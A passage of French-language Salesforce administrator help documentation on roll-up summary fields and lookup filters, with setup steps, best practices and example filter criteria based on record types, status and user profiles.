- Salesforce empêche les utilisateurs de sauvegarder un enregistrement qui invalide un enregistrement associé. Par exemple, un enregistrement principal inclut une règle de validation qui nécessite une valeur de champ récapitulatif de cumul inférieure à 100. Si un utilisateur modifie un enregistrement enfant associé qui génère une valeur supérieure à 100, il ne peut pas sauvegarder l'enregistrement.
- Si un champ de référence fait référence à un enregistrement supprimé, Salesforce efface la valeur du champ de référence par défaut. Alternativement, vous pouvez empêcher la suppression d'enregistrements s'ils font partie d'une relation de référence.

  Pour être utilisé dans un champ récapitulatif de cumul avec un `Type de cumul` `COUNT` ou `SUM`, le champ de référence doit avoir l'option `Que faire si l'enregistrement de référence est supprimé ?` définie sur *`Ne pas autoriser la suppression de l'enregistrement de référence qui fait partie d'une relation de référence`*. Si l'option *`Effacer la valeur de ce champ. Vous ne pouvez pas sélectionner cette option si vous rendez ce champ obligatoire`* est sélectionnée, vous ne pouvez pas créer un champ récapitulatif de cumul `COUNT` ou `SUM` qui extrait les données de votre champ de référence.

## Pratiques recommandées

- Appliquez la sécurité au niveau du champ à vos champs récapitulatifs de cumul s'ils calculent des valeurs auxquelles les utilisateurs ne doivent pas avoir accès. Les champs que vos utilisateurs ne peuvent pas voir en raison des paramètres de sécurité appliqués sur l'enregistrement de détails sont toujours calculés dans un champ récapitulatif de cumul.
- Si vous disposez de règles de validation, tenez compte de leur impact sur les champs récapitulatifs de cumul. La valeur d'un champ récapitulatif de cumul change lorsque les valeurs de l'enregistrement de détail changent. Par conséquent, des erreurs de validation peuvent être affichées aussi bien lors de la sauvegarde de l'enregistrement de détail que de l'enregistrement principal.
- Comme les champs récapitulatifs de cumul ne sont pas affichés dans les pages de modification, vous pouvez les utiliser dans les règles de validation, mais pas en tant qu'emplacement de l'erreur pour votre validation.
- Évitez les références à un champ récapitulatif de cumul à partir d'un enregistrement enfant. Les champs récapitulatifs de cumul référencés à partir d'enregistrements enfants peuvent avoir des valeurs périmées lorsque leur enregistrement parent n'a pas été mis à jour. Référencez à la place des champs récapitulatifs de cumul à partir d'enregistrements parents. Vos champs récapitulatifs de cumul ont toujours des valeurs mises à jour, car cette règle est exécutée après la mise à jour de la valeur parente.

Si vous tentez d'appliquer une limitation de 25 enregistrements dans le champ récapitulatif de cumul parent, créez des règles de validation dans vos objets enfants. Lorsque vous ajoutez un enregistrement enfant, votre règle de validation dans l'objet enfant peut vérifier si le nombre est déjà supérieur ou égal à 25.

```
AND(ISNEW(), Sample.Line_Count__c >= 25)
```

- Organisez soigneusement la mise en œuvre de vos champs récapitulatifs de cumul avant de les créer. Une fois qu'ils sont créés, vous ne pouvez pas modifier l'objet de détails sélectionné ni supprimer un champ référencé dans votre définition de récapitulatif de cumul.
- La gestion des devis avancée affecte les champs récapitulatifs de cumul. Si votre organisation active la gestion avancée des devises, supprimez les champs récapitulatifs de cumul des devises dans les comptes qui récapitulent des valeurs d'opportunités et dans les opportunités qui récapitulent des valeurs d'objet personnalisé. Sinon, les champs continuent de s'afficher avec une icône récapitulatif de cumul non valide, car leurs valeurs ne sont plus calculées.
- Les champs automatiquement dérivés, tels que la date du jour ou l'utilisateur actuel, ne sont pas autorisés dans un champ récapitulatif de cumul. Les champs interdits comprennent les champs de formule qui contiennent des fonctions calculant des valeurs spontanées telles que DATEVALUE, NOW et TODAY. Les champs de formule contenant des champs de fusion d'objets associés ne sont pas autorisés dans les champs récapitulatifs de cumul.
- Lorsque vous référencez un champ de récapitulatif de cumul dans une vue de liste ou un rapport, vous ne pouvez pas utiliser certains qualificateurs, notamment :
  - **Commence par**
  - **Contient**
  - **Ne contient pas**
  - **Inclut**
  - **Exclut**
  - **Dans**

CONSULTER ÉGALEMENT :

Champs personnalisés autorisés par objet

Définition des récapitulatifs de cumul

Création de champs personnalisés

## Définition des récapitulatifs de cumul

Définir les champs récapitulatifs de cumul sur l'objet principal d'une relation principal-détails. S'il n'existe pas de relation, commencez par créer une relation principal-détails entre l'objet principal qui affiche la valeur et l'objet détaillé contenant les enregistrements que vous récapitulez.

Pour définir un champ récapitulatif de cumul :

1. Créez un champ personnalisé dans l'objet dans lequel vous souhaitez qu'il s'afficher. Les champs récapitulatifs synthétisent les valeurs à partir d'enregistrements d'un objet associé. Par conséquent, l'objet dans lequel vous créez le champ doit être l'objet principal d'une relation principal-détails. Pour des instructions de création d'un champ personnalisé, reportez-vous à Créer des champs personnalisés à la page 4784.
2. Choisissez le type de champ `Récapitulatif de cumul` et cliquez sur **Suivant**.
3. Saisissez une étiquette de champ et tout autre attribut nécessaire. Cliquez sur **Suivant**.
4. Sélectionnez l'objet de détails d'une relation principal-détails. Cet objet contient les enregistrements que vous souhaitez récapituler.
5. Sélectionnez le type de récapitulatif :

| Type | Description |
|---|---|
| COUNT | Calcule le nombre total d'enregistrements associés. |
| SUM | Calcule les valeurs du champ que vous sélectionnez dans l'option `Champ à synthétiser`. Seuls les champs Nombre, Devise et Pourcentage sont disponibles. |
| MIN | Affiche la valeur la moins élevée du champ que vous sélectionnez dans l'option `Champ à synthétiser` pour tous les enregistrements directement associés. Seuls les champs Nombre, Devise, Pourcentage, Date et Date/heure sont disponibles. |
| MAX | Affiche la valeur la plus élevée du champ que vous sélectionnez dans l'option `Champ à synthétiser` pour tous les enregistrements directement associés. Seuls les champs Nombre, Devise, Pourcentage, Date et Date/heure sont disponibles. |

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les définitions des champs récapitulatifs de cumul :
- Afficher la configuration

Pour modifier les définitions des champs récapitulatifs de cumul :
- Personnaliser l'application

6. Entrez vos critères de filtrage si vous voulez insérer un groupe précis d'enregistrements dans vos calculs récapitulatifs. Si votre entreprise utilise plusieurs langues, entrez les valeurs de filtre dans la langue par défaut.

   Lorsque vous utilisez des listes de sélection pour spécifier des critères de filtrage, les valeurs sélectionnées sont stockées dans la langue par défaut de l'organisation. Si vous modifiez ou clonez les critères de filtrage existants, commencez par définir la `Langue par défaut`, dans la page Informations sur la société, sur la même langue utilisée pour définir les critères de filtrage d'origine. Sinon, l'évaluation des critères de filtrage risque d'être imprécise.
7. Cliquez sur **Suivant**.
8. Définissez la sécurité au niveau du champ pour déterminer si le champ doit être visible pour des profils spécifiques, puis cliquez sur **Suivant**.

9. Choisissez les présentations de page qui doivent afficher ce champ. Le champ est ajouté comme dernier champ de la première section à deux colonnes de la présentation de page. En ce qui concerne les champs personnalisés, le champ est ajouté automatiquement au bas de la page de détail de l'utilisateur.
10. Cliquez sur **Enregistrer** pour terminer ou sur **Enregistrer et Nouveau** pour créer d'autres champs personnalisés.

CONSULTER ÉGALEMENT :

Champ récapitulatif de cumul

## Filtres de recherche

Améliorez la productivité des utilisateurs et la qualité des données avec des filtres de recherche. Les Filtres de recherche sont des paramètres d'administrateur qui limitent les valeurs correctes ainsi que les résultats de la boîte de dialogue de recherche dans les champs de recherche, de relations principal-détails et de relations hiérarchiques.

Les administrateurs vérifient les restrictions en configurant des critères de filtre qui comparent les champs et les valeurs dans :

- L'enregistrement actuel (source)
- L'objet de la recherche (cible)
- L'enregistrement, les autorisations et le rôle de l'utilisateur
- Les enregistrements directement associés à l'objet cible

Vous pouvez par exemple :

- Limiter le champ de recherche `Nom du compte` dans les opportunités afin d'autoriser uniquement les comptes qui contiennent un type d'enregistrement Client, en excluant les Partenaires et les Concurrents.
- Limiter le champ `Nom du compte` dans les opportunités afin d'autoriser uniquement les comptes actifs.
- Limiter le champ `Contact` dans les requêtes afin d'autoriser uniquement les contacts associé au compte spécifié dans le champ `Nom du compte` de l'enregistrement de la requête.
- Limiter le champ `Nom du compte` dans les requêtes afin d'autoriser uniquement les utilisateurs associés au profil « Ventes internationales » à créer ou à modifier des requêtes pour les comptes situés hors de France.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**.

AUTORISATIONS UTILISATEUR

Pour gérer les filtres de recherche :
- Personnaliser l'application

Conseil: Lors de la définition d'un filtre de recherche, vous pouvez cliquer sur `Insérer des critères suggérés` pour sélectionner dans une liste de critères de filtre de recherche suggérés par Salesforce en fonction des relations entre les objets de votre organisation.

Les administrateurs peuvent définir les filtres de recherche sur obligatoire ou sur facultatif.

- Avec les champs qui contiennent des filtres de recherche obligatoires, seules les valeurs correspondant aux critères de filtre de recherche s'affichent dans la boîte de dialogue de recherche. En outre, les utilisateurs ne peuvent pas enregistrer des valeurs incorrectes saisies manuellement dans le champ en modifiant l'enregistrement. Si un utilisateur tente d'enregistrer une valeur incorrecte, Salesforce affiche un message d'erreur que les administrateurs peuvent personnaliser.
- Avec les champs qui contiennent des filtres de recherche facultatifs, seules les valeurs correspondant aux critères de filtre de recherche s'affichent initialement dans la boîte de dialogue de recherche. Cependant, les utilisateurs peuvent cliquer sur le lien **Afficher les résultats**, dans la boîte de dialogue de recherche, pour supprimer le filtre et afficher tous les résultats dans le champ de recherche. En outre, les filtres de recherche facultatifs permettent aux utilisateurs d'enregistrer des valeurs qui ne correspondent pas aux critères de filtre de recherche et Salesforce n'affiche aucun message d'erreur si un utilisateur tente d'enregistrer de telles valeurs.

Les critères de filtres de référence peuvent comparer des champs de l'objet source avec divers types de champs de l'objet cible, à condition que ces champs soient compatibles.

| Type de champ de l'objet source | Types de champ compatibles de l'objet cible |
|---|---|
| Devise | Devise, Récapitulatif de cumul |
| Date | Date, Date/heure, Récapitulatif de cumul |
| Date/heure | Date, Date/heure, Récapitulatif de cumul |
| Hiérarchie | Hiérarchie, Référence, Principal-Détails |
| Recherche | Hiérarchie, Référence, Principal-Détails |
| Principal-Détails | Référence, Hiérarchie, Principal-Détails |
| Chiffre | Numéro, Pourcentage, Récapitulatif de cumul |
| Pourcentage | Numéro, Pourcentage, Récapitulatif de cumul |
| Liste de sélection | Texte, Zone de texte, E-mail, URL |
| Récapitulatif de cumul | Devise, Numéro, Date, Date/heure, Récapitulatif de cumul |

## Objets pris en charge

Salesforce prend en charge les filtres de référence dans les champs de relation qui pointent vers :

- Comptes
- Ressources
- Badges
- Badges reçus
- Heures d'ouverture
- Campagnes
- Requêtes
- Contacts
- Dossiers de contenu
- Contrats
- Recommandations
- Autorisations
- Idées
- Pistes
- Opportunités
- Produits commandés
- Commandes
- Catalogues de prix
- Produits
- Devis

- Contrats de service
- Utilisateurs de compétence
- Compétences
- Personnes sociales
- Solutions
- Remerciements
- Comptes de provisionnement d'utilisateur
- Journaux de provisionnement d'utilisateur
- Demandes de provisionnement d'utilisateur
- Utilisateurs
- Éléments de ligne d'ordre d'exécution
- Ordres d'exécution
- Zones
- Objets personnalisés

CONSULTER ÉGALEMENT :

Remarques concernant les filtres de référence

Exemples de filtres de recherche

## Définition de filtres de référence

1. Vous pouvez créer des filtres de recherche de nouveaux champs de relation, à l'étape 3 de l'assistant de champ personnalisé.
   a. Dans les paramètres de gestion de l'objet du champ, accédez à Champs.
   b. Cliquez sur **Modifier** en regard du nom du champ de relation recherche ou principal-détails auquel vous souhaitez appliquer le filtre.
2. Dans la section Options de filtre de recherche, cliquez sur **Afficher les paramètres de filtre**.
3. Spécifiez les critères de filtre qu'un enregistrement doit satisfaire pour être valide. Pour spécifier des critères, cliquez sur **Insérer des critères suggérés**, puis sélectionnez-les dans la liste des critères, ou saisissez manuellement vos propres critères. Pour saisir vos propres critères :
   a. Dans la première colonne, cliquez sur l'icône de recherche ou commencez la saisie dans la zone de texte, puis sélectionnez un champ.
   b. Dans la deuxième colonne, sélectionnez un séparateur.
   c. Dans la troisième colonne, sélectionnez `Valeur` si Salesforce doit comparer le champ de la première colonne avec une valeur statique, ou sélectionnez `Champ` si Salesforce doit comparer le champ de la première colonne avec une valeur d'un autre champ.
   d. Dans la quatrième colonne, saisissez la valeur ou sélectionnez le champ que Salesforce doit comparer avec le champ de la première colonne.

   Remarque:
   - Cliquez sur **Ajouter une logique de filtrage** pour ajouter des conditions booléennes.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**.

AUTORISATIONS UTILISATEUR

Pour définir des filtres de recherche :
- Personnaliser l'application

- Sélectionnez un champ suggéré dans la zone de texte Champ. Vous pouvez uniquement sélectionner des champs dans l'enregistrement actuel, l'objet de recherche ou l'enregistrement de l'utilisateur. Vous pouvez également sélectionner des champs associés séparés d'une seule relation de l'objet de recherche. Salesforce vous aide en affichant la liste des champs et des relations disponibles lorsque vous cliquez sur l'icône de recherche ou dans la zone de texte.
- Les critères de filtre de recherche peuvent comparer des champs de différents types, à condition qu'ils soient compatibles.

4. Indiquez si le filtre est facultatif ou obligatoire. Avec les champs qui contiennent des filtres de recherche facultatifs, seules les valeurs correspondant aux critères de filtre de recherche s'affichent initialement dans la boîte de dialogue de recherche. Cependant, les utilisateurs peuvent cliquer sur le lien **Afficher les résultats**, dans la boîte de dialogue de recherche, pour supprimer le filtre et afficher tous les résultats dans le champ de recherche. En outre, les filtres de recherche facultatifs permettent aux utilisateurs d'enregistrer des valeurs qui ne correspondent pas aux critères de filtre de recherche et Salesforce n'affiche aucun message d'erreur si un utilisateur tente d'enregistrer de telles valeurs.

   Pour les filtres de recherche obligatoires, indiquez si vous souhaitez que Salesforce affiche le message d'erreur standard ou un message personnalisé lorsqu'un utilisateur saisit une valeur incorrecte.

5. Vous pouvez également saisir le texte à afficher dans la boîte de dialogue de recherche. Rédigez un texte qui guide les utilisateurs dans leurs recherches et expliquez les règles métier mises en œuvre par le filtre de recherche.
6. Laissez l'option `Activer ce filtre` sélectionnée.
7. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

Remarques concernant les filtres de référence

Références dépendantes

Exemples de filtres de recherche

Recherche des paramètres de gestion d'objet

## Suppression ou désactivation de filtres de référence

1. Dans les paramètres de gestion de l'objet du champ de relation, accédez à Champs.
2. Faites défiler jusqu'à la liste associée Champs et relations personnalisées.
3. Cliquez sur le nom du champ contenant le filtre de référence.
4. Cliquez sur **Modifier**.
5. Pour désactiver le filtre de recherche, désélectionnez la case `Activer ce filtre`, puis enregistrez vos modifications.

   La désactivation d'un filtre de recherche préserve sa configuration, mais :

   - Empêche l'application du filtre au champ de relation
   - Empêche le filtre d'affecter la limite des références d'objet croisé
   - Supprime le filtre en tant que dépendance pour les champs référencés dans les critères de filtre de recherche

6. Pour supprimer le filtre de recherche, cliquez sur **Effacer le critère de filtre**, puis enregistrez vos modifications.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**.

AUTORISATIONS UTILISATEUR

Pour définir des filtres de recherche :

- Personnaliser l'application

La suppression d'un filtre de recherche est définitive. La restauration de filtres de recherche supprimés est impossible.

CONSULTER ÉGALEMENT :

- Références dépendantes
- Remarques concernant les filtres de référence
- Recherche des paramètres de gestion d'objet

## Affichage d'une liste de filtres de recherche pour un objet cible

Vous pouvez afficher rapidement une liste de tous les filtres de recherche qui limitent les valeurs de chaque objet cible. Cette fonction permet de créer des filtres similaires pour un objet cible. De plus, les filtres de recherche qui référencent des champs dans des objets associés sont pris en compte dans la limite des références d'objets croisés, qui correspond au nombre de relations uniques autorisées pour un objet cible. La liste Filtres de recherche associés indique les filtres susceptibles d'affecter cette limite.

Pour afficher les filtres de référence qui affectent la limitation pour un objet cible particulier, dans les paramètres de gestion de l'objet, accédez à Filtres de référence associés.

CONSULTER ÉGALEMENT :

- Références dépendantes
- Remarques concernant les filtres de référence

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**.

AUTORISATIONS UTILISATEUR

Pour définir des filtres de recherche :

- Personnaliser l'application

## Références dépendantes

Une *recherche dépendante* est un champ de relation dans un filtre de recherche qui référence des champs dans l'objet source. Par exemple, vous pouvez configurer le champ de requête `Contact` pour afficher uniquement les contacts associés au compte sélectionné dans le champ de requête `Nom du compte`.

Lorsqu'un utilisateur modifie la valeur d'un champ référencé dans l'objet source, Salesforce vérifie immédiatement si la valeur de la recherche dépendante correspond toujours aux critères de filtrage de la recherche. Si la valeur ne correspond pas aux critères, un message d'erreur s'affiche et les utilisateurs ne peuvent pas enregistrer l'enregistrement tant que la valeur est incorrecte.

Si le champ référencé dans l'objet source est un champ de recherche, principal-détails ou hiérarchique, les utilisateurs ne peuvent pas modifier sa valeur en saisissant du texte. Il doivent cliquer sur l'icône de recherche, puis sélectionner une valeur dans la boîte de dialogue de la recherche.

Conseil: Les références dépendantes sont prises en charge dans les pages Visualforce.

CONSULTER ÉGALEMENT :

- Définition de filtres de référence
- Exemples de filtres de recherche

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour gérer les recherches dépendantes :

- Personnaliser l'application

## Remarques concernant les filtres de référence

- Dans les pages Champs, l'icône indique tous les champs ayant des filtres de référence actifs. L'icône indique que le filtre de référence est requis.
- Les filtres de référence créés dans Salesforce s'affichent également dans le portail partenaire et le portail client.
- Les filtres de référence sont sensibles à la casse.
- Si vous convertissez un filtre de référence obligatoire avec un message d'erreur personnalisé en filtre facultatif, Salesforce supprime le message.
- Si vous créez un filtre de référence qui invalide une valeur existante dans ce champ, la valeur persiste. Cependant, lorsqu'un utilisateur modifie l'enregistrement, Salesforce affiche un message d'erreur et invite l'utilisateur à corriger la valeur non valide avant l'enregistrement.
- Salesforce interdit l'enregistrement de modifications qui entraînent des valeurs incorrectes dans les filtres de référence obligatoires d'enregistrements associés.
- Les versions 16.0 et ultérieures de l'API Salesforce prennent en charge les filtres de référence. Les filtres de référence s'appliquent lors du chargement des données via l'API.
- Si vous configurez un filtre de référence pour afficher uniquement les utilisateurs inactifs, le champ de relation ne contient aucune option valide, car les utilisateurs inactifs ne sont jamais valides pour les champs de relation qui pointent vers l'objet Utilisateur.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**.

**AUTORISATIONS UTILISATEUR**

Pour gérer les filtres de référence :
- Personnaliser l'application

- Si vous créez une référence filtrée dans un champ qui référence un autre objet, les deux objets doivent être déployés en même temps dans l'organisation.
- Salesforce n'affiche pas de message d'erreur si la valeur d'un champ de contrôle invalide la valeur d'un champ de relation principal-détails dépendant.
- Les références dépendantes sont prises en charge dans les pages Visualforce.

## Élargissement des relations dans les critères de référence

Un critère de filtrage peut inclure des champs directement associés à l'objet cible (un seul niveau). Par exemple, dans un champ de référence pointant vers des contacts, un filtre de référence peut référencer des champs dans un compte associé au contact via le champ de relation `Nom de compte`. Le champ de référence peut également référencer des champs dans le contact associé au contact via le champ de relation `Rattachement hiérarchique`.

Avec les filtres de référence obligatoires, chaque champ référencé dans un objet de référence associé est comptabilisé dans le nombre de relations uniques autorisées pour l'objet référencé, pas pour l'objet source. Par exemple, les deux relations uniques présentées ci-dessus sont prises en compte dans le nombre de relations autorisées pour l'objet Contact. Les filtres de référence facultatifs ne sont pas comptabilisés dans la limite en nombre de relations uniques autorisées par objet.

Pour afficher les filtres de référence qui affectent la limitation pour un objet cible particulier, dans les paramètres de gestion de l'objet, accédez à Filtres de référence associés.

## Filtres de référence et Règles de validation

Les règles de validation et les filtres de référence ont des objectifs similaires, mais offrent des avantages différents. Utilisez un filtre de référence dans les cas suivants :

- Vous souhaitez améliorer l'efficacité des utilisateurs en limitant le nombre d'options disponibles dans la boîte de dialogue de référence.
- Vous voulez améliorer l'efficacité des utilisateurs en automatisant les filtres dans les boîtes de dialogue de recherche que vos utilisateurs définissent manuellement.

Utilisez une règle de validation dans les cas suivants :

- Vous approchez du nombre maximal de filtres de référence autorisé.
- Vous devez mettre en œuvre une règle métier complexe qui nécessite une formule. Les formules peuvent référencer des champs que des critères de filtre de base ne peuvent pas référencer, tels que des champs dans le parent de l'objet source. Les formules peuvent également utiliser des fonctions. Par exemple, utilisez `ISNEW` si la règle doit s'appliquer uniquement lors de la création de l'enregistrement ou `ISCHANGED` si la règle doit s'appliquer lors de la modification d'un champ.

CONSULTER ÉGALEMENT :

Filtres de recherche

Références dépendantes

## Remarques sur l'utilisation de filtres de référence avec des Comptes personnels

Si votre organisation utilise des comptes personnels, notez les points suivants :

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**.

- Les Comptes personnels ne prennent en charge les filtres de contact. Cependant, ils prennent en charge les filtres de compte. Par exemple, si le champ `Compte` contient un filtre de référence dépendant qui est ajouté à un compte personnel, les références dépendantes sont prises en charge. Si le champ `Contact` contient un filtre de référence dépendant qui est ajouté à un compte personnel, les références dépendantes ne sont pas prises en charge.
- Les critères de filtre de recherche dans `Nom du compte` s'appliquent uniquement aux comptes professionnels, pas aux comptes personnels. Par exemple, si votre critère de filtre de recherche est `Nom du compte ne contient aucun livre`, les comptes professionnels dont le nom inclut « Livre », par exemple Livre d'or, ne sont pas valides, mais les comptes personnels dont le nom inclut « Livre », par exemple Livremont, sont valides et s'affichent dans la boîte de dialogue du champ `Compte`. Pour filtrer un nom dans un compte personnel, utilisez à la place les champs `Prénom` ou `Nom`.
- Pour limiter les valeurs valides d'un champ de recherche à un type de compte (comptes personnels ou comptes professionnels), utilisez le champ `Est un compte personnel` dans vos critères de filtre de la recherche. Par exemple, pour limiter une référence aux comptes personnels, insérez les valeurs suivantes dans vos critères de filtre de référence : *`Est un compte personnel égal à True`*.
- Vous ne pouvez pas insérer dans un package des filtres de référence qui référencent des champs standard spécifiques à des comptes personnels, par exemple les champs `E-mail` et `Titre`.

CONSULTER ÉGALEMENT :

Filtres de recherche

## Meilleures pratiques relatives aux filtres de référence

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**.

**Aide personnalisée**

Définissez une aide personnalisée sur les champs avec des filtres de recherche afin d'indiquer aux utilisateurs la règle métier appliquée par le filtre. Par exemple, si le filtre de référence limite le champ `Nom de compte` dans les opportunités uniquement aux comptes actifs, définissez une aide personnalisée indiquant *`Vous pouvez associer des comptes actifs uniquement à des opportunités.`*

**Messages d'erreur**

Personnalisez les messages d'erreur du filtre de référence afin de guider les utilisateurs qui saisissent des valeurs incorrectes. Par exemple, si le filtre de référence limite le champ `Nom`

`de compte` dans les opportunités uniquement aux comptes actifs, définissez un message d'erreur indiquant *`La valeur n'existe pas ou ne correspond pas à un compte actif.`*

**Important:** Salesforce traduit le message d'erreur standard des filtres de référence requis, mais des messages d'erreur personnalisés. Pour traduire les messages d'erreur personnalisés du filtre de référence, utilisez le Système de traduction. Pour restaurer le message d'erreur standard, cliquez sur **Réinitialiser le message par défaut**.

**Utilisation de champs de relation principal-détails**

Lors de la création d'un filtre de recherche dans un champ de relation principal-détails, vérifiez que les valeurs actuelles du champ, dans tous les enregistrements de détails, remplissent les critères que vous spécifiez. Si vous spécifiez des critères qu'une valeur existante ne remplit pas, Salesforce empêche l'utilisateur d'enregistrer les modifications dans l'enregistrement de détail. Dans ce cas, l'utilisateur doit modifier la valeur de l'enregistrement principal afin de satisfaire aux critères. Par exemple, supposons qu'un objet personnalisé dans un champ de relation principal-détails pointe vers des comptes. Si vous définissez un filtre de recherche qui exclut tous les comptes dont la `date de création` est antérieure au 01/01/2009, assurez-vous qu'aucun enregistrement existant de cet objet personnalisé ne possède une relation principal-détails avec un compte créé avant 2009. Pour vérifier rapidement cette condition, créez un rapport qui affiche tous les comptes dont la `date de création` est antérieure au 01/01/2009.

**Filtres de référence basés sur un profil**

Utilisez le *`Profil utilisateur actuel : ID`* dans les critères de filtrage afin de définir de critères différents selon les utilisateurs ou pour permettre aux administrateurs de saisir des valeurs ne correspondant pas aux critères. Éviter d'utiliser *`Profil utilisateur actuel : Nom`* en raison de limitations techniques ou de profils standard.

Si vous saisissez *`Profil utilisateur actuel : Nom`* ou *`Profil : Nom`* dans la colonne Champ pour vos critères de filtre de référence, Salesforce affiche une icône de référence sur cette ligne. Cliquez sur l'icône de référence pour sélectionner dans une liste de profils existants au lieu de saisir les noms de profil.

**ID d'enregistrement et Nom d'enregistrement**

Pour référencer un enregistrement spécifique dans les critères de filtrage, utilisez l'ID de l'enregistrement à la place de son nom. Les ID sont toujours uniques, pas les noms.

**Test**

Après avoir créé un filtre de référence, testez-le pour évaluer sa puissance. En fonction de leurs autorisations, certains utilisateurs peuvent disposer d'un accès en lecture seule à certains champs de relation. Assurez-vous que vos filtres de référence n'empêchent pas ces utilisateurs de modifier les enregistrements critiques pour leur fonction.

**Références dépendantes des présentations de page et Présentation de page min. dans la console**

Lors de la conception de présentations de page avec des références dépendantes :

- Si une référence dépendante se trouve au-dessus de son champ de contrôle dans une présentation, rendez son filtre de recherche facultatif ou redessinez la présentation. Le déplacement d'une référence dépendante requise au-dessus de son champ de contrôle risque de gêner les utilisateurs qui commencent généralement la saisie de données en haut de la page.
- Assurez-vous que les champs de contrôle et dépendants sont visibles pour permettre aux utilisateurs de modifier les valeurs incorrectes.

**Filtres de référence et Présentation des champs avec filtres de référence**

Ne référencez pas les mêmes champs dans les critères de filtre de recherche et dans la présentation de la recherche de champs de filtre de recherche. Les utilisateurs pourraient penser que les résultats de leur recherche personnalisée remplacent les filtres de référence contrôlés par l'administrateur.

CONSULTER ÉGALEMENT :

Filtres de recherche

# Exemples de filtres de recherche

## Types d'enregistrement dans les filtres de recherche

Si la valeur d'un champ de relation doit contenir uniquement des enregistrements d'un type particulier, saisissez le type d'enregistrement dans un filtre de recherche. Par exemple, si le champ `Nom du compte` dans les opportunités doit contenir uniquement des comptes avec un type d'enregistrement personnalisé Compte client, définissez le filtre de recherche suivant en limitant les utilisateurs à la création et à la modification d'opportunités associées aux comptes dont le type d'enregistrement est Compte client, excluant ainsi les comptes dont le type d'enregistrement est Compte partenaire et Compte concurrent :

**Critères de filtre**

*`Nom du compte : Type d'enregistrement de compte égal à la valeur Compte client`*

**Message d'erreur personnalisé**

*`Le compte n'existe pas ou ne correspond pas à un compte client.`*

**Texte de la fenêtre de recherche**

*`Vous pouvez associer des comptes client uniquement à une opportunité. Les résultats de recherche affichent uniquement les comptes client.`*

## Statut d'enregistrement dans les filtres de recherche

Si la valeur d'un champ de relation doit contenir uniquement des enregistrements d'un statut particulier, saisissez le statut dans un filtre de recherche. Par exemple, supposons que l'objet Demande d'emploi avec un champ de relation pointe sur l'objet `Poste`. Si le champ de relation doit avoir uniquement des postes ouverts, définissez le filtre de recherche suivant en limitant les utilisateurs à la création et à la modification de demandes d'emploi dont le champ `Statut` est défini sur Ouvert :

**Critères de filtrage**

*`Position : Statut égal à une valeur ouverte`*

**Message d'erreur personnalisé**

*`Le poste n'existe pas ou ne correspond pas à un poste ouvert.`*

**Texte de la fenêtre de recherche**

*`Vous pouvez associer des positions ouvertes uniquement à des demandes d'emploi. Les résultats de recherche affichent les positions ouvertes.`*

## Profils dans les filtres de recherche

Lorsqu'une règle métier ne s'applique pas à tous les profils d'utilisateur, utilisez les champs de variables globales `Profil utilisateur actuel` pour définir des filtres de recherche qui affectent uniquement les utilisateurs ayant un profil particulier.

Par exemple, le filtre de recherche ci-dessous dans le champ `Nom du compte` de l'objet Requête limite les utilisateurs ayant un profil « Ventes domestiques » à la création ou la modification d'opportunités associées à des comptes dont le pays de facturation est « France », tout en autorisant les autres utilisateurs à associer des opportunités à n'importe quel compte :

**Critères de filtrage**

1. *`Profil utilisateur actuel : Nom égal à la valeur Ventes domestiques`*

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**.

Types d'enregistrement disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir des filtres de recherche :

- Personnaliser l'application

2. *Nom du compte : Pays de facturation égal à la valeur France*
3. *Profil utilisateur actuel : Nom différent de la valeur Ventes domestiques*

**Logique de filtrage**

`(1 AND 2) OR 3`

**Message d'erreur personnalisé**

*Le compte n'existe pas ou le pays de facturation du compte ne se situe pas en France. Les commerciaux nationaux peuvent créer des opportunités uniquement pour des comptes situés en France.*

**Texte de la fenêtre de recherche**

*Les résultats de recherche affichent uniquement les comptes situés en France des représentants domestiques.*

Vous pouvez modifier l'exemple ci-dessus afin de limiter simultanément tous les utilisateurs ayant un profil personnalisé « Ventes internationales » à l'association d'opportunités à des comptes dont le pays est différent de France :

**Critères de filtrage**

1. *Profil utilisateur actuel : Nom égal à la valeur Ventes internationales*
2. *Nom du compte : Pays de facturation différent de la valeur France*
3. *Profil utilisateur actuel : Nom égal à la valeur Ventes domestiques*
4. *Nom du compte : Pays de facturation égal à la valeur France*
5. *Profil utilisateur actuel : Nom différent des valeurs Ventes internationales, Ventes domestiques*

**Logique de filtrage**

`(1 AND 2) OR (3 AND 4) OR 5`

**Message d'erreur personnalisé**

*Le compte n'existe pas ou le pays de facturation du compte ne se situe pas dans votre zone commerciale. Les commerciaux peuvent créer des opportunités uniquement pour des compte situés dans leur zone commerciale.*

**Texte de la fenêtre de recherche**

*Les résultats de recherche affichent uniquement les comptes situés dans votre région.*

Important: Si vous n'incluez pas la ligne 5 dans les critères de recherche, les utilisateurs hors des Ventes internationales et des Ventes domestiques ne peuvent sélectionner ni enregistrer aucune valeur dans les enregistrements de comptes.

## Rôles dans les filtres de recherche

